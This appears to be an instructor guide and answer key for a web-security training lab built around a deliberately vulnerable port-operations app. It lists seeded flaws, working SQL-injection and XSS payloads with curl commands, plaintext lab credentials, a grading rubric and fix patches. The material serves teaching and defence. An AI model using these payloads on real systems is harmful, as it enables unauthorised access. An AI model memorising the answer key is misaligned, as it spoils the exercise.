


Scenario 01 — PortPilot Maritime

Instructor guide & answer key

This document is **not** for trainees. It contains the seeded vulnerabilities, expected CyberFort findings, **what a successful deliverable looks like**, scoring rubric, and remediation patches.

1. Scenario topology



Both VMs must be on the same subnet. CyberFort calls `<VM2-IP>:8080` and `<VM2-IP>:5432`. The trainee SSHes into VM2 only to run `docker compose up -d` and to zip the source tree for upload to the Semgrep / OSV scanners.

2. Seeded vulnerabilities (the answer key)

#	Vulnerability	Where	Detected by	CyberFort CRA objective(s)
1	PostgreSQL bound to <code>0.0.0.0:5432</code> with weak password	<code>docker-compose.yml</code> (port binding) + <code>db/init.sql</code>	Nmap	Annex I 3a, 3h
2	SQL injection — auth bypass on <code>/login</code>	<code>app/portpilot/app.py</code> , <code>login()</code> (f-string SQL)	ZAP active scan + Semgrep SAST	Annex I 3b, 2
3	Reflected XSS on <code>/vessels</code>	<code>app/portpilot/app.py</code> , <code>vessels()</code> (uses <code>Markup()</code>)	ZAP + Semgrep	Annex I 3d, 2
4	Broken access control on <code>/admin/manifests</code>	<code>app/portpilot/app.py</code> , <code>admin_manifests()</code> (no auth check)	ZAP spider, manual	Annex I 3b, 3c, 3j
5	Hardcoded DB password & API key	<code>app/portpilot/config.py</code>	Semgrep <code>hardcoded-password</code> rule	Annex I 3d, 3a

#	Vulnerability	Where	Detected by	CyberFort CRA objective(s)
6	Flask debug mode (debug=True)	app/portpilot/app.py (last line) + run.py	Semgrep flask-debug-true	Annex I 3a
7	Outdated dependencies — Flask 2.0.1, Werkzeug 2.0.1, Jinja2 3.0.0, requests 2.25.0	app/requirements.txt	OSV	Annex I 2, 3k · Vuln-Handling 1

Conformity question coverage: the eleven questions trainees are guided to answer in Step 6 of the handbook are #13, 14, 16, 20, 21, 22, 23, 25, 32, 38, 39 of the seeded CRA conformity question pool (frameworks_seed.py , lines 37–90). The platform displays them as a flat numbered list; the order column in FrameworkQuestion controls position.

The deliberate `time.sleep` retry loop in `get_db()` is **not** a vulnerability — it exists to handle Postgres boot latency.

3. Demonstration credentials

Seeded users in `db/init.sql` :

Username	Password	Role
admin	Admin123	admin
aoswald	columbia2024	operator
mioannou	bolton!secure	operator
viewer	viewer	viewer

Postgres superuser is `portpilot_app` / `PortPilot2024!` .

(The names mirror partner organisations from the CYBERFORT proposal so the scenario reads as plausible.)

4. Verification commands — with expected output

Run these against a live PortPilot stack to confirm each finding before grading the trainee.

4.1 SQL injection — login bypass

```
curl -i -X POST http://<VM2>:8080/login \
  -d "username=admin' OR '1'='1' -- " \
  -d "password=x"
```

Expected output (key lines):

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Location: http://<VM2>:8080/dashboard
Set-Cookie: session=...; HttpOnly; Path=/
Server: Werkzeug/2.0.1 Python/3.9.x
```

The `302 → /dashboard` plus a `Set-Cookie` confirms an authenticated session was created without valid credentials.

4.2 Reflected XSS — `/vessels?q=`

```
# log in first to get a session cookie, then GET the payload
curl -s -c /tmp/c -X POST -d "username=admin' OR '1'='1' -- " -d "password=x" \
  http://<VM2>:8080/login > /dev/null
curl -s -b /tmp/c 'http://<VM2>:8080/vessels?q=<script>alert(1)</script>' \
  | grep -E 'Results for'
```

Expected output:

```
<h2>Results for: <script>alert(1)</script></h2>
```

The unescaped `<script>` tag in the response confirms the application renders user input as raw HTML.

4.3 Broken access control — `/admin/manifests`

```
# NOTE: no cookie / no session
curl -s -o /tmp/admin.html -w "HTTP %{http_code}\n" http://<VM2>:8080/admin/manifests
grep -oE 'CLASSIFIED|CONFIDENTIAL|All manifests' /tmp/admin.html
```

Expected output:

```
HTTP 200
All manifests
CLASSIFIED
CONFIDENTIAL
```

An anonymous client receives the admin manifest list including the rows seeded with `CLASSIFIED` (row 4) and `CONFIDENTIAL` (row 6).

4.4 PostgreSQL exposed — external connection with weak credentials

```
PGPASSWORD='PortPilot2024!' psql -h <VM2> -p 5432 -U portpilot_app -d portpilot \
  -c "SELECT username, password, role FROM users;"
```

Expected output:

username	password	role
admin	Admin123	admin
aoswald	columbia2024	operator
mioannou	bolton!secure	operator
viewer	viewer	viewer

(4 rows)

The successful query — across the network, with a weak production password — confirms both the port exposure (Nmap finding) and the plaintext password storage.

5. What each exploit looks like

Use these reference screenshots to verify trainee submissions or to walk learners through the finding during a debrief.

5.1 PortPilot sign-in page (clean baseline)

 **PortPilot** Maritime Operations Console

Sign in

Use your operator credentials issued by the port authority.

Username

Password

Sign in

PortPilot v0.9.2 · Larnaca Port Authority · build A1B2C3

5.2 SQL-injection payload pasted into the login form

 **PortPilot**

Maritime Operations Console

Sign in

Use your operator credentials issued by the port authority.

Username

Password

Sign in

PortPilot v0.9.2 · Lamaca Port Authority · build A1B2C3

5.3 Dashboard reached after the SQLi bypass (admin role)

⚓ PortPilot

Maritime Operations Console

Dashboard

Vessels

My Manifests

admin (admin)

Logout

Arrivals

Next vessels expected at Larnaca anchorage.

IMO	Name	Flag	Status	ETA
IMO9333888	MV Limassol Pride	Cyprus	Departed	2026-05-10 10:06:09.286154
IMO9666777	MV Adriatic Sun	Italy	Berthed	2026-05-11 02:06:09.286154
IMO9123456	MV Larnaca Dawn	Greece	Berthed	2026-05-11 08:06:09.286154
IMO9876543	MV Aegean Star	Cyprus	Inbound	2026-05-11 16:06:09.286154
IMO9555111	MV Helios Wave	Malta	Inbound	2026-05-12 04:06:09.286154
IMO9777222	MV Black Sea Lily	Romania	Inbound	2026-05-12 10:06:09.286154
IMO9888999	MV Carpathian	Romania	Inbound	2026-05-13 10:06:09.286154
IMO9444555	MV Polaris	Panama	Inbound	2026-05-14 10:06:09.286154

PortPilot v0.9.2 · Larnaca Port Authority · build A1B2C3

5.4 Reflected XSS on `/vessels?q=`

PortPilot

Maritime Operations Console

Dashboard

Vessels

My Manifests

admin (admin)

Logout

Search by vessel name or IMO

Search

Results for:

XSS — user input rendered as HTML, no sanitisation

IMO	Name	Flag	Status	ETA
No vessels match your search.				

PortPilot v0.9.2 · Larnaca Port Authority · build A1B2C3

5.5 /admin/manifests reachable anonymously, leaking confidential cargo notes

All manifests (admin view)

Internal — confidential cargo notes included.

#	Vessel	Cargo	Tonnes	Consignee	Notes
1	MV Aegean Star	Containers (20ft)	4200.5	Cyprus Importers Ltd	Standard cargo, no notes.
2	MV Larnaca Dawn	Refrigerated produce	980.0	Mediterranean Foods SA	Temperature must remain below 4°C during discharge.
3	MV Helios Wave	Bulk grain	12500.0	Helios Agri-Cooperative	Customs pre-clearance attached.
4	MV Black Sea Lily	Liquid bulk (diesel)	8800.0	EximProd Engineering S.A.	CLASSIFIED: strategic fuel reserve for partner network.
5	MV Limassol Pride	Containers (40ft)	3650.2	Limassol Logistics Hub	Routine outbound shipment.
6	MV Polaris	Project cargo (turbine)	420.0	EU Energy Partners	CONFIDENTIAL: offshore wind installation components.
7	MV Adriatic Sun	Containers (mixed)	5400.8	Adriatic Trade House	Customer requests after-hours discharge.
8	MV Carpathian	Vehicles (ro-ro)	1850.0	Romanian Auto Imports	Standard cargo, no notes.

6. What a successful deliverable looks like in CyberFort

A trainee who finishes the scenario well will produce the following two artefacts inside CyberFort. Use them as your grading anchors.

6.1 The risk register populated with PortPilot findings

The Risk Registry tab should contain **at least six** new risks scoped to PortPilot 0.9.2 .

CYBERFORT

- Dashboard
- Assessments
- Frameworks
- Assets / Products
- Risks
 - Risk Register
 - Risk Assessment
 - Incident Registration
 - Security Advisories
- Controls
- Documents
- Compliance Chain
- Audit Engagements
- Administration
- Documentation
- AI Assistant
- manastasiadis
- CRA Extended

Risk Management

Dashboard
Risk Registry 89
Risk Templates Library 110
Connections

Search risks...

Add New Risk

Export to PDF (89)

Code	Risk Category	Description	Status (Treatment)	Severity	Assessment	Likelihood
RSK-1	DNS Attacks	Attacks targeting Domain Name ...	Accept	Medium	Not Assessed	Medium
RSK-13	Phishing Attacks	Social engineering attacks that tr...	Accept	Medium	Assessment in progress	Low
RSK-30	Accidental fire, water,...	Risk of outages and loss due to ...	Accept	Medium	-	Medium
RSK-31	Availability & Disaste...	Risk of system outage due to a d...	Accept	Medium	-	Medium
RSK-32	Broken or weak auth...	Risk of account hijacking or expl...	Accept	Medium	-	Medium
RSK-33	Brute force attack	Risk of malicious user getting ac...	Accept	Medium	-	Medium
RSK-34	Cancelled contract	A contract is cancelled due to a ...	Accept	Medium	-	Medium
RSK-35	Cloud misconfiguration	Lack of baseline configuration wi...	Accept	Medium	-	Medium
RSK-36	DNS Spoofing	Risk of data theft and malware di...	Accept	Medium	-	Medium
RSK-37	Data breach	Open ports, unrestricted protocol...	Accept	Medium	-	Medium

1-10 of 89 risks
1
2
3
4
5
...
9
10 / page

6.2 The CRA conformity assessment, answered

The PortPilot CRA Conformity assessment should show progress on the eleven target conformity questions (each marked No / Partially with an evidence description attached).

Assessment Overview

View your active assessments or create new ones

Active Assessments 2

Assessments currently in progress

PortPilot CRA Conformity
Selected

CRA • Product: PortPilot

0%

pentest

PCI DSS v4.0 • Organization: Clone Systems

0%

Create New Assessment

Start a new assessment for a framework

+ New Assessment

2

Total

0

Completed

Select Assessment

Or browse and select from existing assessments

Framework	Assessment Type	Assessment	
CRA	Conformity	PortPilot CRA Conformity	Delete Assessment

Assessment Questions (Asset / Product: PortPilot)

Question 1

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Have you undertaken an assessment of the cybersecurity risks associated with your product with digital elements?

☒ Yes ☐ No ☐ Partially ☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 2

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Do you take the outcome of the cybersecurity risk assessment into account during the planning, design, development, production, delivery and maintenance phases?

☐ Yes ☒ No ☐ Partially ☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 3

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Is your cybersecurity risk assessment documented and updated as appropriate during the support period?

☐ Yes ☐ No ☒ Partially ☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Question 4

Mandatory: YES Completed: YES Common in: CRA(clone-systems.com)

Does your cybersecurity risk assessment comprise an analysis based on the intended purpose and reasonably foreseeable use of the product?

☐ Yes

☒ No

☐ Partially

☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 5

Mandatory: YES Completed: YES Common in: CRA(clone-systems.com)

Does your risk assessment take into account the conditions of use, operational environment, and assets to be protected?

☐ Yes

☐ No

☒ Partially

☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 6

Mandatory: YES Completed: YES Common in: CRA(clone-systems.com)

Does your risk assessment consider the length of time the product is expected to be in use?

☒ Yes

☐ No

☐ Partially

☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 7

Mandatory: YES Completed: NO Common in: CRA(clone-systems.com)

Does your cybersecurity risk assessment indicate whether and how the security requirements are applicable to your product?

☐ Yes

☐ No

☐ Partially

☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 8

Mandatory: YES Completed: NO Common in: CRA(clone-systems.com)

Do you include the cybersecurity risk assessment in the technical documentation when placing the product on the market?

☐ Yes

☐ No

☐ Partially

☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 9

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Where certain essential cybersecurity requirements are not applicable, do you include clear justification in the technical documentation?

☐ Yes
☐ No
☐ Partially
☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 10

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Do you systematically document relevant cybersecurity aspects concerning your products with digital elements?

☐ Yes
☐ No
☐ Partially
☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

1-10 of 52 questions < 1 2 3 4 5 6 >

7. Risk-register expected entries (detailed)

After the trainee finishes the scenario the register should contain **at least 6 risks** linked to PortPilot 0.9.2:

- Database exposed on public interface — Likelihood H, Impact H
- SQL-injection auth bypass on /login — Likelihood H, Impact H
- Reflected XSS on /vessels — Likelihood M, Impact M
- Broken access control on /admin/manifests — Likelihood H, Impact H
- Hardcoded credentials in source — Likelihood M, Impact H
- Vulnerable Werkzeug dependency (GHSA-2g68-c3qc-8985) — Likelihood H, Impact M

Trainees who file all six and produce the PDF report score full marks. The XSS finding is the most commonly missed.

8. Scoring rubric (100 pts)

Activity	Points
Product registered correctly	10
Nmap finding identified and converted to risk	15
ZAP findings — SQLi + XSS + broken access (5 pts each)	15
Semgrep finding — hardcoded secret	15

Activity	Points
OSV finding — at least one transitive advisory filed	10
CRA assessment completed against Annex I	20
PDF report generated	10
Use of AI assistant at least once	5

Pass threshold: 70.

9. Remediation patches (for stretch-goal verification)

The patches below are the "correct answer" for each vulnerability. Apply them on VM2 and rerun the relevant scan to demonstrate a clean run.

Patch 1 — Parameterise the SQL query

```
# app/portpilot/app.py – login()
cur.execute(
    "SELECT id, username, role FROM users "
    "WHERE username = %s AND password = %s",
    (username, password),
)
```

(Also: hash the password with `werkzeug.security.check_password_hash` against a stored hash. Out of scope for this scenario.)

Patch 2 — Remove `Markup()` from search

```
# app/portpilot/app.py – vessels()
heading = f"Results for: {query_term}" # Jinja2 autoescaping handles the rest
```

And in `vessels.html`:

```
<h2>{{ heading }}</h2>
```

Patch 3 — Add auth check on admin views

```
# app/portpilot/app.py – admin_manifests()
if "user" not in session or session["user"]["role"] != "admin":
    return redirect(url_for("login"))
```

Patch 4 — Move secrets to environment variables

```
# app/portpilot/config.py
SECRET_KEY = os.environ["SECRET_KEY"]
DB_PASSWORD = os.environ["DB_PASSWORD"]
PORT_AUTHORITY_API_KEY = os.environ["PORT_AUTHORITY_API_KEY"]
```

Patch 5 — Turn off debug, drop port binding

In `app/portpilot/app.py` last block, replace `debug=True` with `debug=False`. In `docker-compose.yml`, remove the `ports: ["5432:5432"]` block from the `db` service so PostgreSQL stays on the internal network.

Patch 6 — Bump dependencies

```
Flask==3.0.3
Werkzeug==3.0.3
Jinja2==3.1.4
itsdangerous==2.2.0
MarkupSafe==2.1.5
requests==2.32.3
```

10. Troubleshooting

Symptom	Cause	Fix
<code>portpilot_app</code> container restarting	Postgres not yet healthy	Wait 10s; healthcheck has 20 retries.
ZAP scan returns 0 alerts	ZAP container not reachable from CyberFort backend	On VM1, <code>docker logs zap</code> — verify port 8010 listens.
Semgrep upload rejected	Tarball >50 MB	Repack without <code>node_modules / __pycache__</code> (<code>tar --exclude=__pycache__</code>).
OSV scan shows 0 advisories	<code>requirements.txt</code> not present in tarball root	Upload <code>requirements.txt</code> directly, not the whole tarball.
Login still fails after SQLi payload	Trailing space missing after <code>--</code>	The space is required to terminate the SQL comment.

11. Reset between sessions

To wipe the lab back to factory-fresh:

```
cd /srv/portpilot
docker compose down -v
docker compose up -d --build
```

The `-v` flag drops the PostgreSQL volume so the `init.sql` re-runs.